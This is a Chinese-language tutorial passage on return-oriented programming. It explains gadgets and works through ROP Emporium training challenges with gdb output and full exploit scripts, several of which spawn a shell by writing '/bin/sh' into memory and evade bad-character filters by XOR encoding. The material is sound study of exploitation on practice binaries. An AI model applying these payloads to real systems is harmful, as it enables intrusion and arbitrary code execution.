返回导向编程（Return-Oriented Programming，缩写：ROP）是一种高级的内存攻击技术，该技术允许攻击者在现代操作系统的各种通用防御下执行代码，如内存不可执行和代码签名等。这类攻击往往利用操作堆栈调用时的程序漏洞，通常是缓冲区溢出。攻击者控制堆栈调用以劫持程序控制流并执行针对性的机器语言指令序列（gadgets），每一段 gadget 通常以 return 指令（`ret`，机器码为 `c3`）结束，并位于共享库代码中的子程序中。通过执行这些指令序列，也就控制了程序的执行。

`ret` 指令相当于 `pop eip` 。即，首先将 `esp` 指向的 4 字节内容读取并赋值给 `eip` ，然后 `esp` 加上 4 字节指向栈的下一个位置。如果当前执行的指令序列仍然以 `ret` 指令结束，则这个过程将重复， `esp` 再次增加并且执行下一个指令序列。

寻找 gadgets

1. 在程序中寻找所有的 c3（ret） 字节
2. 向前搜索，看前面的字节是否包含一个有效指令，这里可以指定最大搜索字节数，以获得不同长度的 gadgets
3. 记录下我们找到的所有有效指令序列

理论上我们是可以这样寻找 gadgets 的，但实际上有很多工具可以完成这个工作，如 ROPgadget，Ropper 等。更完整的搜索可以使用 http://ropshell.com/。

常用的 gadgets

对于 gadgets 能做的事情，基本上只要你敢想，它就敢执行。下面简单介绍几种用法：

- 保存栈数据到寄存器
  - 将栈顶的数据抛出并保存到寄存器中，然后跳转到新的栈顶地址。所以当返回地址被一个 gadgets 的地址覆盖，程序将在返回后执行该指令序列。
  - 如： `pop eax; ret`
- 保存内存数据到寄存器
  - 将内存地址处的数据加载到内存器中。
  - 如： `mov ecx,[eax]; ret`
- 保存寄存器数据到内存
  - 将寄存器的值保存到内存地址处。
  - 如： `mov [eax],ecx; ret`
- 算数和逻辑运算
  - add, sub, mul, xor 等。
  - 如： `add eax,ebx; ret` , `xor edx,edx; ret`
- 系统调用
  - 执行内核中断
  - 如： `int 0x80; ret` , `call gs:[0x10]; ret`
- 会影响栈帧的 gadgets
  - 这些 gadgets 会改变 ebp 的值，从而影响栈帧，在一些操作如 stack pivot

时我们需要这样的指令来转移栈帧。

- 如：`leave; ret`，`pop ebp; ret`

ROP Emporium

ROP Emporium 提供了一系列用于学习 ROP 的挑战，每一个挑战都介绍了一个知识，难度也逐渐增加，是循序渐进学习 ROP 的好资料。ROP Emporium 还有个特点是它专注于 ROP，所有挑战都有相同的漏洞点，不同的只是 ROP 链构造的不同，所以不涉及其他的漏洞利用和逆向的内容。每个挑战都包含了 32 位和 64 位的程序，通过对比能帮助我们理解 ROP 链在不同体系结构下的差异，例如参数的传递等。这篇文章我们就从这些挑战中来学习吧。

这些挑战都包含一个 `flag.txt` 的文件，我们的目标就是通过控制程序执行，来打印出文件中的内容。当然你也可以尝试获得 shell。

ret2win32

通常情况下，对于一个有缓冲区溢出的程序，我们通常先输入一定数量的字符填满缓冲区，然后是精心构造的 ROP 链，通过覆盖堆栈上保存的返回地址来实现函数跳转（关于缓冲区溢出请查看上一章 3.3.3栈溢出）。

第一个挑战我会尽量详细一点，因为所有挑战程序都有相似的结构，缓冲区大小都一样，我们看一下漏洞函数：

```
gdb-peda$ disassemble pwnme
Dump of assembler code for function pwnme:
   0x080485f6 <+0>:     push   ebp
   0x080485f7 <+1>:     mov    ebp,esp
   0x080485f9 <+3>:     sub    esp,0x28
   0x080485fc <+6>:     sub    esp,0x4
   0x080485ff <+9>:     push   0x20
   0x08048601 <+11>:    push   0x0
   0x08048603 <+13>:    lea    eax,[ebp-0x28]
   0x08048606 <+16>:    push   eax
   0x08048607 <+17>:    call   0x8048460 <memset@plt>
   0x0804860c <+22>:    add    esp,0x10
   0x0804860f <+25>:    sub    esp,0xc
   0x08048612 <+28>:    push   0x804873c
```

```
   0x08048617 <+33>:    call   0x8048420 <puts@plt>
   0x0804861c <+38>:    add    esp,0x10
   0x0804861f <+41>:    sub    esp,0xc
   0x08048622 <+44>:    push   0x80487bc
   0x08048627 <+49>:    call   0x8048420 <puts@plt>
   0x0804862c <+54>:    add    esp,0x10
   0x0804862f <+57>:    sub    esp,0xc
   0x08048632 <+60>:    push   0x8048821
   0x08048637 <+65>:    call   0x8048400 <printf@plt>
   0x0804863c <+70>:    add    esp,0x10
   0x0804863f <+73>:    mov    eax,ds:0x804a060
   0x08048644 <+78>:    sub    esp,0x4
   0x08048647 <+81>:    push   eax
   0x08048648 <+82>:    push   0x32
   0x0804864a <+84>:    lea    eax,[ebp-0x28]
   0x0804864d <+87>:    push   eax
   0x0804864e <+88>:    call   0x8048410 <fgets@plt>
   0x08048653 <+93>:    add    esp,0x10
   0x08048656 <+96>:    nop
   0x08048657 <+97>:    leave
   0x08048658 <+98>:    ret
End of assembler dump.
gdb-peda$ disassemble ret2win
Dump of assembler code for function ret2win:
   0x08048659 <+0>:     push   ebp
   0x0804865a <+1>:     mov    ebp,esp
   0x0804865c <+3>:     sub    esp,0x8
   0x0804865f <+6>:     sub    esp,0xc
   0x08048662 <+9>:     push   0x8048824
   0x08048667 <+14>:    call   0x8048400 <printf@plt>
   0x0804866c <+19>:    add    esp,0x10
   0x0804866f <+22>:    sub    esp,0xc
   0x08048672 <+25>:    push   0x8048841
   0x08048677 <+30>:    call   0x8048430 <system@plt>
   0x0804867c <+35>:    add    esp,0x10
   0x0804867f <+38>:    nop
   0x08048680 <+39>:    leave
   0x08048681 <+40>:    ret
End of assembler dump.
```

函数 `pwnme()` 是存在缓冲区溢出的函数，它调用 `fgets()` 读取任意数据，但缓冲区的大小只有 40 字节（ `0x0804864a <+84>: lea eax,[ebp-0x28]` ，0x28=40），当输入大于 40 字节的数据时，就可以覆盖掉调用函数的 ebp 和返回地址：

```
gdb-peda$ pattern_create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
gdb-peda$ r
Starting program: /home/firmy/Desktop/rop_emporium/ret2win32/ret
2win32
ret2win by ROP Emporium
32bits

For my first trick, I will attempt to fit 50 bytes of user input
 into 32 bytes of stack buffer;
What could possibly go wrong?
You there madam, may I have your input please? And don't worry a
bout null bytes, we're using fgets!

> AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------
---------------]
EAX: 0xffffd5c0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAF
AAb")
EBX: 0x0
ECX: 0xffffd5c0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAF
AAb")
EDX: 0xf7f90860 --> 0x0
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0x0
EBP: 0x41304141 ('AA0A')
ESP: 0xffffd5f0 --> 0xf7f80062 --> 0x41000000 ('')
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT di
rection overflow)
[-------------------------------------code---------------------
---------------]
```

```
Invalid $PC address: 0x41414641
[------------------------------------stack-------------------------
--------------]
0000| 0xffffd5f0 --> 0xf7f80062 --> 0x41000000 ('')
0004| 0xffffd5f4 --> 0xffffd610 --> 0x1
0008| 0xffffd5f8 --> 0x0
0012| 0xffffd5fc --> 0xf7dd57c3 (<__libc_start_main+243>:
add    esp,0x10)
0016| 0xffffd600 --> 0xf7f8ee28 --> 0x1d1d30
0020| 0xffffd604 --> 0xf7f8ee28 --> 0x1d1d30
0024| 0xffffd608 --> 0x0
0028| 0xffffd60c --> 0xf7dd57c3 (<__libc_start_main+243>:
add    esp,0x10)
[------------------------------------------------------------------
--------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
gdb-peda$ pattern_offset $ebp
1093681473 found at offset: 40
gdb-peda$ pattern_offset $eip
1094796865 found at offset: 44
```

缓冲区距离 ebp 和 eip 的偏移分别为 40 和 44，这就验证了我们的假设。

通过查看程序的逻辑，虽然我们知道 .text 段中存在函数 `ret2win()` ，但在程序执行中并没有调用到它，我们要做的就是用该函数的地址覆盖返回地址，使程序跳转到该函数中，从而打印出 flag，我们称这一类型的 ROP 为 ret2text。

还有一件重要的事情是 checksec：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

这里开启了关闭了 PIE，所以 .text 的加载地址是不变的，可以直接使用 `ret2win()` 的地址 `0x08048659` 。

payload 如下（注这篇文章中的paylaod我会使用多种方法来写，以展示各种工具的使用）：

```
$ python2 -c "print 'A'*44 + '\x59\x86\x04\x08'" | ./ret2win32
...
> Thank you! Here's your flag:ROPE{a_placeholder_32byte_flag!}
```

ret2win

现在是 64 位程序：

```
gdb-peda$ disassemble pwnme
Dump of assembler code for function pwnme:
   0x00000000004007b5 <+0>:     push   rbp
   0x00000000004007b6 <+1>:     mov    rbp,rsp
   0x00000000004007b9 <+4>:     sub    rsp,0x20
   0x00000000004007bd <+8>:     lea    rax,[rbp-0x20]
   0x00000000004007c1 <+12>:    mov    edx,0x20
   0x00000000004007c6 <+17>:    mov    esi,0x0
   0x00000000004007cb <+22>:    mov    rdi,rax
   0x00000000004007ce <+25>:    call   0x400600 <memset@plt>
   0x00000000004007d3 <+30>:    mov    edi,0x4008f8
   0x00000000004007d8 <+35>:    call   0x4005d0 <puts@plt>
   0x00000000004007dd <+40>:    mov    edi,0x400978
   0x00000000004007e2 <+45>:    call   0x4005d0 <puts@plt>
   0x00000000004007e7 <+50>:    mov    edi,0x4009dd
   0x00000000004007ec <+55>:    mov    eax,0x0
   0x00000000004007f1 <+60>:    call   0x4005f0 <printf@plt>
   0x00000000004007f6 <+65>:    mov    rdx,QWORD PTR [rip+0x2008
73]        # 0x601070 <stdin@@GLIBC_2.2.5>
   0x00000000004007fd <+72>:    lea    rax,[rbp-0x20]
   0x0000000000400801 <+76>:    mov    esi,0x32
   0x0000000000400806 <+81>:    mov    rdi,rax
   0x0000000000400809 <+84>:    call   0x400620 <fgets@plt>
   0x000000000040080e <+89>:    nop
   0x000000000040080f <+90>:    leave
```

```
   0x0000000000400810 <+91>:    ret
End of assembler dump.
gdb-peda$ disassemble ret2win
Dump of assembler code for function ret2win:
   0x0000000000400811 <+0>:     push   rbp
   0x0000000000400812 <+1>:     mov    rbp,rsp
   0x0000000000400815 <+4>:     mov    edi,0x4009e0
   0x000000000040081a <+9>:     mov    eax,0x0
   0x000000000040081f <+14>:    call   0x4005f0 <printf@plt>
   0x0000000000400824 <+19>:    mov    edi,0x4009fd
   0x0000000000400829 <+24>:    call   0x4005e0 <system@plt>
   0x000000000040082e <+29>:    nop
   0x000000000040082f <+30>:    pop    rbp
   0x0000000000400830 <+31>:    ret
End of assembler dump.
```

首先与 32 位不同的是参数传递，64 位程序的前六个参数通过 RDI、RSI、RDX、RCX、R8 和 R9 传递。所以缓冲区大小参数通过 rdi 传递给 `fgets()` ，大小为 32 字节。

而且由于 ret 的地址不存在，程序停在了 `=> 0x400810 <pwnme+91>: ret` 这一步，这是因为 64 位可以使用的内存地址不能大于 `0x00007fffffffffff` ，否则就会抛出异常。

```
gdb-peda$ r
Starting program: /home/firmy/Desktop/rop_emporium/ret2win/ret2w
in
ret2win by ROP Emporium
64bits

For my first trick, I will attempt to fit 50 bytes of user input
 into 32 bytes of stack buffer;
What could possibly go wrong?
You there madam, may I have your input please? And don't worry a
bout null bytes, we're using fgets!

> AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA

Program received signal SIGSEGV, Segmentation fault.
```

```
[----------------------------------registers-----------------------
---------------]
RAX: 0x7fffffffe400 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA
0AAFAAb")
RBX: 0x0
RCX: 0x1f
RDX: 0x7ffff7dd4710 --> 0x0
RSI: 0x7fffffffe400 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA
0AAFAAb")
RDI: 0x7fffffffe401 ("AA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0
AAFAAb")
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffffe428 ("AA0AAFAAb")
RIP: 0x400810 (<pwnme+91>:      ret)
R8 : 0x0
R9 : 0x7ffff7fb94c0 (0x00007ffff7fb94c0)
R10: 0x602260 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA
bA\n")
R11: 0x246
R12: 0x400650 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe510 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT di
rection overflow)
[-------------------------------------code----------------------
---------------]
   0x400809 <pwnme+84>: call   0x400620 <fgets@plt>
   0x40080e <pwnme+89>: nop
   0x40080f <pwnme+90>: leave
=> 0x400810 <pwnme+91>: ret
   0x400811 <ret2win>:  push   rbp
   0x400812 <ret2win+1>:        mov    rbp,rsp
   0x400815 <ret2win+4>:        mov    edi,0x4009e0
   0x40081a <ret2win+9>:        mov    eax,0x0
[-------------------------------------stack---------------------
---------------]
0000| 0x7fffffffe428 ("AA0AAFAAb")
0008| 0x7fffffffe430 --> 0x400062 --> 0x1f8000000000000
0016| 0x7fffffffe438 --> 0x7ffff7a41f6a (<__libc_start_main+234>
```

```
:       mov    edi,eax)
0024| 0x7fffffffe440 --> 0x0
0032| 0x7fffffffe448 --> 0x7fffffffe518 --> 0x7fffffffe870 ("/ho
me/firmy/Desktop/rop_emporium/ret2win/ret2win")
0040| 0x7fffffffe450 --> 0x100000000
0048| 0x7fffffffe458 --> 0x400746 (<main>:      push   rbp)
0056| 0x7fffffffe460 --> 0x0
[-------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400810 in pwnme ()
gdb-peda$ pattern_offset $rbp
7007954260868540737 found at offset: 32
gdb-peda$ pattern_offset AA0AAFAAb
AA0AAFAAb found at offset: 40
```

`re2win()` 的地址为 `0x0000000000400811`，payload 如下：

```
from zio import *

payload = "A"*40 + l64(0x0000000000400811)

io = zio('./ret2win')
io.writeline(payload)
io.read()
```

split32

这一题也是 ret2text，但这一次，我们有的是一个 `usefulFunction()` 函数：

```
gdb-peda$ disassemble usefulFunction
Dump of assembler code for function usefulFunction:
   0x08048649 <+0>:     push   ebp
   0x0804864a <+1>:     mov    ebp,esp
   0x0804864c <+3>:     sub    esp,0x8
   0x0804864f <+6>:     sub    esp,0xc
   0x08048652 <+9>:     push   0x8048747
   0x08048657 <+14>:    call   0x8048430 <system@plt>
   0x0804865c <+19>:    add    esp,0x10
   0x0804865f <+22>:    nop
   0x08048660 <+23>:    leave
   0x08048661 <+24>:    ret
End of assembler dump.
```

它调用 `system()` 函数，而我们要做的是给它传递一个参数，执行该参数后可以打印出 flag。

使用 radare2 中的工具 rabin2 在 `.data` 段中搜索字符串：

```
$ rabin2 -z split32
...
vaddr=0x0804a030 paddr=0x00001030 ordinal=000 sz=18 len=17 secti
on=.data type=ascii string=/bin/cat flag.txt
```

我们发现存在字符串 `/bin/cat flag.txt`，这正是我们需要的，地址为 `0x0804a030`。

下面构造 payload，这里就有两种方法，一种是直接使用调用 `system()` 函数的地址 `0x08048657`，另一种是使用 `system()` 的 plt 地址 `0x8048430`，在前面的章节中我们已经知道了 plt 的延迟绑定机制（1.5.6动态链接），这里我们再回顾一下：

绑定前：

```
gdb-peda$ disassemble system
Dump of assembler code for function system@plt:
   0x08048430 <+0>:     jmp    DWORD PTR ds:0x804a018
   0x08048436 <+6>:     push   0x18
   0x0804843b <+11>:    jmp    0x80483f0
gdb-peda$ x/5x 0x804a018
0x804a018:      0x08048436      0x08048446      0x08048456
0x08048466
0x804a028:      0x00000000
```

绑定后：

```
gdb-peda$ disassemble system
Dump of assembler code for function system:
   0xf7df9c50 <+0>:     sub    esp,0xc
   0xf7df9c53 <+3>:     mov    eax,DWORD PTR [esp+0x10]
   0xf7df9c57 <+7>:     call   0xf7ef32cd <__x86.get_pc_thunk.dx
>
   0xf7df9c5c <+12>:    add    edx,0x1951cc
   0xf7df9c62 <+18>:    test   eax,eax
   0xf7df9c64 <+20>:    je     0xf7df9c70 <system+32>
   0xf7df9c66 <+22>:    add    esp,0xc
   0xf7df9c69 <+25>:    jmp    0xf7df9700 <do_system>
   0xf7df9c6e <+30>:    xchg   ax,ax
   0xf7df9c70 <+32>:    lea    eax,[edx-0x57616]
   0xf7df9c76 <+38>:    call   0xf7df9700 <do_system>
   0xf7df9c7b <+43>:    test   eax,eax
   0xf7df9c7d <+45>:    sete   al
   0xf7df9c80 <+48>:    add    esp,0xc
   0xf7df9c83 <+51>:    movzx  eax,al
   0xf7df9c86 <+54>:    ret
End of assembler dump.
gdb-peda$ x/5x 0x08048430
0x8048430 <system@plt>: 0xa01825ff      0x18680804      0xe90000
00      0xffffffb0
0x8048440 <__libc_start_main@plt>:      0xa01c25ff
```

其实这里讲 plt 不是很确切，因为 system 使用太频繁，在我们使用它之前，它就已经绑定了，在后面的挑战中我们会遇到没有绑定的情况。

两种 payload 如下：

```
$ python2 -c "print 'A'*44 + '\x57\x86\x04\x08' + '\x30\xa0\x04\
x08'" | ./split32
...
> ROPE{a_placeholder_32byte_flag!}
```

```
from zio import *

payload  = ""
payload += "A"*44
payload += l32(0x08048430)
payload += "BBBB"
payload += l32(0x0804a030)

io = zio('./split32')
io.writeline(payload)
io.read()
```

注意 "BBBB" 是新的返回地址，如果函数 ret，就会执行 "BBBB" 处的指令，通常这里会放置一些 `pop;pop;ret` 之类的指令地址，以平衡堆栈。从 system() 函数中也能看出来，它现将 esp 减去 0xc，再取地址 esp+0x10 处的指令，也就是 "BBBB" 的后一个，即字符串的地址。因为 `system()` 是 libc 中的函数，所以这种方法称作 ret2libc。

split

```
$ rabin2 -z split
...
vaddr=0x00601060 paddr=0x00001060 ordinal=000 sz=18 len=17 secti
on=.data type=ascii string=/bin/cat flag.txt
```

字符串地址在 `0x00601060`。

```
gdb-peda$ disassemble usefulFunction
Dump of assembler code for function usefulFunction:
   0x0000000000400807 <+0>:     push   rbp
   0x0000000000400808 <+1>:     mov    rbp,rsp
   0x000000000040080b <+4>:     mov    edi,0x4008ff
   0x0000000000400810 <+9>:     call   0x4005e0 <system@plt>
   0x0000000000400815 <+14>:    nop
   0x0000000000400816 <+15>:    pop    rbp
   0x0000000000400817 <+16>:    ret
End of assembler dump.
```

64 位程序的第一个参数通过 edi 传递，所以我们在调用需要一个 gadgets 来将字符串的地址存进 edi。

我们先找到需要的 gadgets：

```
gdb-peda$ ropsearch "pop rdi; ret"
Searching for ROP gadget: 'pop rdi; ret' in: binary ranges
0x00400883 : (b'5fc3')  pop rdi; ret
```

下面是 payload：

```
$ python2 -c "print 'A'*40 + '\x83\x08\x40\x00\x00\x00\x00\x00'
+ '\x60\x10\x60\x00\x00\x00\x00\x00' + '\x10\x08\x40\x00\x00\x00
\x00\x00'" | ./split
...
> ROPE{a_placeholder_32byte_flag!}
```

那我们是否还可以用前面那种方法调用 `system()` 的 plt 地址 `0x4005e0` 呢：

```
gdb-peda$ disassemble system
Dump of assembler code for function system:
   0x00007ffff7a63010 <+0>:     test   rdi,rdi
   0x00007ffff7a63013 <+3>:     je     0x7ffff7a63020 <system+16
>
   0x00007ffff7a63015 <+5>:     jmp    0x7ffff7a62a70 <do_system
>
   0x00007ffff7a6301a <+10>:    nop    WORD PTR [rax+rax*1+0x0]
   0x00007ffff7a63020 <+16>:    lea    rdi,[rip+0x138fd6]
 # 0x7ffff7b9bffd
   0x00007ffff7a63027 <+23>:    sub    rsp,0x8
   0x00007ffff7a6302b <+27>:    call   0x7ffff7a62a70 <do_system
>
   0x00007ffff7a63030 <+32>:    test   eax,eax
   0x00007ffff7a63032 <+34>:    sete   al
   0x00007ffff7a63035 <+37>:    add    rsp,0x8
   0x00007ffff7a63039 <+41>:    movzx  eax,al
   0x00007ffff7a6303c <+44>:    ret
End of assembler dump.
```

依然可以，因为参数的传递没有用到栈，我们只需把地址直接更改就可以了：

```
from zio import *

payload  = ""
payload += "A"*40
payload += l64(0x00400883)
payload += l64(0x00601060)
payload += l64(0x4005e0)

io = zio('./split')
io.writeline(payload)
io.read()
```

callme32

这里我们要接触真正的 plt 了，根据题目提示，callme32 从共享库 libcallme32.so 中导入三个特殊的函数：

```
$ rabin2 -i callme32 | grep callme
ordinal=004 plt=0x080485b0 bind=GLOBAL type=FUNC name=callme_thr
ee
ordinal=005 plt=0x080485c0 bind=GLOBAL type=FUNC name=callme_one
ordinal=012 plt=0x08048620 bind=GLOBAL type=FUNC name=callme_two
```

我们要做的是依次调用 `callme_one()` 、 `callme_two()` 和 `callme_three()` ，并且每个函数都要传入参数 `1` 、 `2` 、 `3` 。通过调试我们能够知道函数逻辑， `callme_one` 用于读入加密后的 flag，然后依次调用 `callme_two` 和 `callme_three` 进行解密。

由于函数参数是放在栈上的，为了平衡堆栈，我们需要一个 `pop;pop;pop;ret` 的 gadgets：

```
$ objdump -d callme32 | grep -A 3 pop
...
 80488a8:       5b                      pop    %ebx
 80488a9:       5e                      pop    %esi
 80488aa:       5f                      pop    %edi
 80488ab:       5d                      pop    %ebp
 80488ac:       c3                      ret
 80488ad:       8d 76 00                lea    0x0(%esi),%esi
...
```

或者是 `add esp, 8; pop; ret` ，反正只要能平衡，都可以：

```
gdb-peda$ ropsearch "add esp, 8"
Searching for ROP gadget: 'add esp, 8' in: binary ranges
0x08048576 : (b'83c4085bc3')    add esp,0x8; pop ebx; ret
0x080488c3 : (b'83c4085bc3')    add esp,0x8; pop ebx; ret
```

构造 payload 如下：

```
from zio import *

payload  = ""
payload += "A"*44

payload += l32(0x080485c0)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

payload += l32(0x08048620)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

payload += l32(0x080485b0)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

io = zio('./callme32')
io.writeline(payload)
io.read()
```

callme

64 位程序不需要平衡堆栈了，只要将参数按顺序依次放进寄存器中就可以了。

```
$ rabin2 -i callme | grep callme
ordinal=004 plt=0x00401810 bind=GLOBAL type=FUNC name=callme_thr
ee
ordinal=008 plt=0x00401850 bind=GLOBAL type=FUNC name=callme_one
ordinal=011 plt=0x00401870 bind=GLOBAL type=FUNC name=callme_two
```

```
gdb-peda$ ropsearch "pop rdi; pop rsi"
Searching for ROP gadget: 'pop rdi; pop rsi' in: binary ranges
0x00401ab0 : (b'5f5e5ac3')      pop rdi; pop rsi; pop rdx; ret
```

payload 如下：

```
from zio import *

payload  = ""
payload += "A"*40

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401850)

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401870)

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401810)

io = zio('./callme')
io.writeline(payload)
io.read()
```

write432

这一次，我们已经不能在程序中找到可以执行的语句了，但我们可以利用 gadgets 将 `/bin/sh` 写入到目标进程的虚拟内存空间中，如 `.data` 段中，再调用 system() 执行它，从而拿到 shell。要认识到一个重要的点是，ROP 只是一种任意代码执行的形式，只要我们有创意，就可以利用它来执行诸如内存读写等操作。

这种方法虽然好用，但还是要考虑我们写入地址的读写和执行权限，以及它能提供的空间是多少，我们写入的内容是否会影响到程序执行等问题。如我们接下来想把字符串写入 `.data` 段，我们看一下它的权限和大小等信息：

```
$ readelf -S write432
  [Nr] Name              Type            Addr     Off    Size
ES Flg Lk Inf Al
  ...
  [16] .rodata           PROGBITS        080486f8 0006f8 000064
00   A  0   0  4
  [25] .data             PROGBITS        0804a028 001028 000008
00  WA  0   0  4
```

可以看到 `.data` 具有 `WA`，即写入（write）和分配（alloc）的权利，而 `.rodata` 就不能写入。

使用工具 ropgadget 可以很方便地找到我们需要的 gadgets：

```
$ ropgadget --binary write432 --only "mov|pop|ret"
...
0x08048670 : mov dword ptr [edi], ebp ; ret
0x080486da : pop edi ; pop ebp ; ret
```

另外需要注意的是，我们这里是 32 位程序，每次只能写入 4 个字节，所以要分成两次写入，还得注意字符对齐，有没有截断字符（ `\x00`, `\x0a` 等）之类的问题，比如这里 `/bin/sh` 只有七个字节，我们可以使用 `/bin/sh\00` 或者 `/bin//sh`，构造 payload 如下：

```
from zio import *

pop_edi_ebp = 0x080486da
mov_edi_ebp = 0x08048670

data_addr   = 0x804a028
system_plt  = 0x8048430

payload  = ""
payload += "A"*44
payload += l32(pop_edi_ebp)
payload += l32(data_addr)
payload += "/bin"
payload += l32(mov_edi_ebp)
payload += l32(pop_edi_ebp)
payload += l32(data_addr+4)
payload += "/sh\x00"
payload += l32(mov_edi_ebp)
payload += l32(system_plt)
payload += "BBBB"
payload += l32(data_addr)

io = zio('./write432')
io.writeline(payload)
io.interact()
```

```
$ python2 run.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(/binp,/shp0BBBB(
write4 by ROP Emporium
32bits

Go ahead and give me the string already!
> cat flag.txt
ROPE{a_placeholder_32byte_flag!}
```

write4

64 位程序就可以一次性写入了。

badchars32

在这个挑战中，我们依然要将 `/bin/sh` 写入到进程内存中，但这一次程序在读取输入时会对敏感字符进行检查，查看函数 `checkBadchars()` ：

```
gdb-peda$ disassemble checkBadchars
Dump of assembler code for function checkBadchars:
   0x08048801 <+0>:     push   ebp
   0x08048802 <+1>:     mov    ebp,esp
   0x08048804 <+3>:     sub    esp,0x10
   0x08048807 <+6>:     mov    BYTE PTR [ebp-0x10],0x62
   0x0804880b <+10>:    mov    BYTE PTR [ebp-0xf],0x69
   0x0804880f <+14>:    mov    BYTE PTR [ebp-0xe],0x63
   0x08048813 <+18>:    mov    BYTE PTR [ebp-0xd],0x2f
   0x08048817 <+22>:    mov    BYTE PTR [ebp-0xc],0x20
   0x0804881b <+26>:    mov    BYTE PTR [ebp-0xb],0x66
   0x0804881f <+30>:    mov    BYTE PTR [ebp-0xa],0x6e
   0x08048823 <+34>:    mov    BYTE PTR [ebp-0x9],0x73
   0x08048827 <+38>:    mov    DWORD PTR [ebp-0x4],0x0
   0x0804882e <+45>:    mov    DWORD PTR [ebp-0x8],0x0
   0x08048835 <+52>:    mov    DWORD PTR [ebp-0x4],0x0
   0x0804883c <+59>:    jmp    0x804887c <checkBadchars+123>
   0x0804883e <+61>:    mov    DWORD PTR [ebp-0x8],0x0
   0x08048845 <+68>:    jmp    0x8048872 <checkBadchars+113>
   0x08048847 <+70>:    mov    edx,DWORD PTR [ebp+0x8]
   0x0804884a <+73>:    mov    eax,DWORD PTR [ebp-0x4]
   0x0804884d <+76>:    add    eax,edx
   0x0804884f <+78>:    movzx  edx,BYTE PTR [eax]
   0x08048852 <+81>:    lea    ecx,[ebp-0x10]
   0x08048855 <+84>:    mov    eax,DWORD PTR [ebp-0x8]
   0x08048858 <+87>:    add    eax,ecx
   0x0804885a <+89>:    movzx  eax,BYTE PTR [eax]
   0x0804885d <+92>:    cmp    dl,al
   0x0804885f <+94>:    jne    0x804886e <checkBadchars+109>
   0x08048861 <+96>:    mov    edx,DWORD PTR [ebp+0x8]
   0x08048864 <+99>:    mov    eax,DWORD PTR [ebp-0x4]
   0x08048867 <+102>:   add    eax,edx
   0x08048869 <+104>:   mov    BYTE PTR [eax],0xeb
   0x0804886c <+107>:   jmp    0x8048878 <checkBadchars+119>
   0x0804886e <+109>:   add    DWORD PTR [ebp-0x8],0x1
```

```
   0x08048872 <+113>:   cmp    DWORD PTR [ebp-0x8],0x7
   0x08048876 <+117>:   jbe    0x8048847 <checkBadchars+70>
   0x08048878 <+119>:   add    DWORD PTR [ebp-0x4],0x1
   0x0804887c <+123>:   mov    eax,DWORD PTR [ebp-0x4]
   0x0804887f <+126>:   cmp    eax,DWORD PTR [ebp+0xc]
   0x08048882 <+129>:   jb     0x804883e <checkBadchars+61>
   0x08048884 <+131>:   nop
   0x08048885 <+132>:   leave
   0x08048886 <+133>:   ret
End of assembler dump.
```

很明显，地址 `0x08048807` 到 `0x08048823` 的字符就是所谓的敏感字符。处理敏感字符在利用开发中是经常要用到的，不仅仅是要对参数进行编码，有时甚至地址也要如此。这里我们使用简单的异或操作来对字符串编码和解码。

找到 gadgets：

```
$ ropgadget --binary badchars32 --only "mov|pop|ret|xor"
...
0x08048893 : mov dword ptr [edi], esi ; ret
0x08048896 : pop ebx ; pop ecx ; ret
0x08048899 : pop esi ; pop edi ; ret
0x08048890 : xor byte ptr [ebx], cl ; ret
```

整个利用过程就是写入前编码，使用前解码，下面是 payload：

```
from zio import *

xor_ebx_cl  = 0x08048890
pop_ebx_ecx = 0x08048896
pop_esi_edi = 0x08048899
mov_edi_esi = 0x08048893

system_plt  = 0x080484e0
data_addr   = 0x0804a038

# encode
badchars    = [0x62, 0x69, 0x63, 0x2f, 0x20, 0x66, 0x6e, 0x73]
xor_byte    = 0x1
```

```
while(1):
    binsh = ""
    for i in "/bin/sh\x00":
        c = ord(i) ^ xor_byte
        if c in badchars:
            xor_byte += 1
            break
        else:
            binsh += chr(c)
    if len(binsh) == 8:
        break

# write
payload  = ""
payload += "A"*44
payload += l32(pop_esi_edi)
payload += binsh[:4]
payload += l32(data_addr)
payload += l32(mov_edi_esi)
payload += l32(pop_esi_edi)
payload += binsh[4:8]
payload += l32(data_addr + 4)
payload += l32(mov_edi_esi)

# decode
for i in range(len(binsh)):
    payload += l32(pop_ebx_ecx)
    payload += l32(data_addr + i)
    payload += l32(xor_byte)
    payload += l32(xor_ebx_cl)

# run
payload += l32(system_plt)
payload += "BBBB"
payload += l32(data_addr)

io = zio('./badchars32')
io.writeline(payload)
io.interact()
```

badchars

